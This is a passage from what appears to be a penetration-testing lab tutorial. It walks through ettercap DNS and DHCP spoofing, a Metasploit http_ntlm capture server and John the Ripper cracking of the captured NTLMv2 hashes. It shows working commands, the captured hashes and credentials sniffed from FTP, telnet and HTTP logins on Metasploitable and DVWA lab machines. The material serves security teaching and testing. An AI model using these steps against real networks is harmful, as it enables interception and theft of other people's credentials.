
Now select dns_spoof plug-in, once selected you will see (*) sign on the said plug-in.



Now if from the victim machine we type the command **ping www.google.com**, you will observe that the reply is getting received from IP X.X.X.107 which is the IP for our Kali machine, which means that the Kali machine has become the DNS server for the victim machine.



Let us now add one more plug-in the same way we added dns_spoofing plug-in, this time we will use remote browser plug-in as shown in the image below. Once this plug-in gets added, you can capture all the browser activity performed by the victim on his browser including **user name** and **passwords**.



Capturing NTLM passwords

Open Kali terminal and type msfconsole, once the console starts to type: search http_ntlm, now type: use auxiliary/server/capture/http_ntlm as shown in the below image:

This module attempts to quietly catch NTLM/LM Challenge hashes.


```
use auxiliary/server/capture/http_ntlm
msf auxiliary(http_ntlm) > set srvhost 192.168.0.107
msf auxiliary(http_ntlm) > set srvport 80
msf auxiliary(http_ntlm) > set uripath /
msf auxiliary(http_ntlm) > set johnpwfile /root/Desktop/
msf auxiliary(http_ntlm) > exploit
```

Now according to the above trap set for the victim, this module will capture NTLM password of victim's system when he will open any http web site on his browser which will redirect that web site on attacker's IP.

```
msf > use auxiliary/server/capture/http_ntlm ↵  
msf auxiliary(http_ntlm) > set srvhost 192.168.0.107  
srvhost => 192.168.0.107  
msf auxiliary(http_ntlm) > set srvport 80  
srvport => 80  
msf auxiliary(http_ntlm) > set uripath /  
uripath => /  
msf auxiliary(http_ntlm) > set johnpwfile /root/Desktop/  
johnpwfile => /root/Desktop/  
msf auxiliary(http_ntlm) > exploit  
[*] Auxiliary module running as background job 0.  
msf auxiliary(http_ntlm) >  
[*] Using URL: http://192.168.0.107:80/  
[*] Server started.
```

From given below image you can notice victim is trying to browse “IMDb.com” on his web browser but it requires authentication which is requesting for his username and password. Now if he tries to open something else let says google.com there also it will ask username and password for authentication until the victim will not submit his username and password he cannot browse anything on his web browser.

As the victim enter username and password, the attacker at background will capture NTLM hash on his system.



Great!! The attacker had captured NTMLv2 hash; now let count detail apart from the hash value that the attacker has captured.

From the given image you can see that the attacker has captured two things more:

- **Username:** raj
- **Machine name:** WIN-1GKSSJ7D2AE

```
[*] 2017-10-16 12:14:23 -0400
NTLMv2 Response Captured from WIN-1GKSSJ7D2AE
DOMAIN: USER: raj
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:200fb6bc22b5bae591348f5312520460 NT_CLIENT_CHALLENGE:01010000000000006ced
9dcd9946d301a082798b9bf7c959000000002000c0044004f004d00410049004e00000000000000
0000

[*] 2017-10-16 12:14:24 -0400
NTLMv2 Response Captured from WIN-1GKSSJ7D2AE
DOMAIN: USER: raj
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:735fa82277b2a44a8ff7e10616c9a7de NT_CLIENT_CHALLENGE:01010000000000005d21
2fce9946d30122e025ed4ccc1c15000000002000c0044004f004d00410049004e00000000000000
0000
```

Now use john the ripper to crack the ntlmv2 hash by executing given below command

```
john _netntlmv2
```


From given below image you can confirm, we have successfully decoded the captured hashes with the user name as **raj** and password as **123**.

```
root@kali:~/Desktop# john _netntlmv2 ↵
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123 (raj)
123 (raj)
2g 0:00:00:00 DONE 2/3 (2017-10-16 12:16) 11.11g/s 9144p/s 9255c/s 9255C/s 123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Combining DHCP Spoofing with sniffing

DHCP spoofing: A fake DHCP server is set up by an attacker in a local network, which broadcast a large number Request message of false IP configuration to genuine Client.


Go to ettercap and click on MitM, select DHCP spoofing



Form the below image, provide the necessary information

- IP Pool – **168.0.200-210** (put an IP range to issue IP to the system connected to the network, this will work as DHCP server)
- Net-mask **255.255.0** (as per the IP Class)
- DNS Server IP **168.0.1** (as per the IP Class)

Click OK and Start sniffing



Here I have turned on the “metasploitable server” given below image shows **the IP 192.168.0.202** which is from the pool of IP range we provided on ettercap DHCP.

```
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ce:2b:57
          inet addr:192.168.0.202  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fece:2b57/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:56 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9810 (9.5 KB)  TX bytes:7355 (7.1 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)


msfadmin@metasploitable:~$
```

Let us now go to the client machine and try to connect the metasploitable server with **FTP (File Transfer Protocol)** client as shown in the below image


Provide the hostname (IP), user name and password to connect to the FTP server.




From the given below image, we can see that, the information such as username and password for FTP is getting captured by ettercap provided by the host machine, in our case it is User:msfadmin, PASS:msfadmin



From given below image you can perceive that now we are trying to connect with metasploitable server (192.168.0.202) through telnet via port 23 using putty. it will prompt you for the user name and password, provide the necessary information.



From the above image, we can clearly see that ettercap has captured the credential information been provided by the user in our case it is User:**msfadmin** Pass: **msfadmin** for telnet service.



HTTP Password Sniffing

Let us now do the same through **HTTP (Hypertext Transfer Protocol)**

From the below image, we can see DVWA service is running in our metasploitable server, through the client browser let us type **192.168.0.202/dvwa/login.php**, it will prompt for **username** and **password**, let's provide the credentials.



We could see from the below image, ettercap has once again captured the username and password been provided by the user from the browser, in our case, it is username: **admin** and PASS: **password** for HTTP service.

Start Targets Hosts View Mitm Filters Logging Plugins Info

Plugins ×

Name	Version	Info
fragggle_attack	1.0	Run a fraggle attack against hosts of target one
gre_relay	1.0	Tunnel broker for redirected GRE tunnels
gw_discover	1.0	Try to find the LAN gateway
isolate	1.0	Isolate an host from the lan
link_type	1.0	Check the link type (hub/switch)
mdns_spoof	1.0	Sends spoofed mDNS replies
nbns_spoof	1.1	Sends spoof NBNS replies & sends SMB challenges with custom challenge
pptp_chapms1	1.0	PPTP: Forces chapms-v1 from chapms-v2
pptp_clear	1.0	PPTP: Tries to force cleartext tunnel

HTTP : 192.168.0.202:80 -> **USER: admin PASS: password** INFO: http://192.168.0.202/dvwa/login.php
 CONTENT: username=admin&password=password&Login=Login

DHCP: [00:0C:29:CE:2B:57] REQUEST 192.168.0.202
 DHCP spoofing: fake ACK [00:0C:29:CE:2B:57] assigned to 192.168.0.202

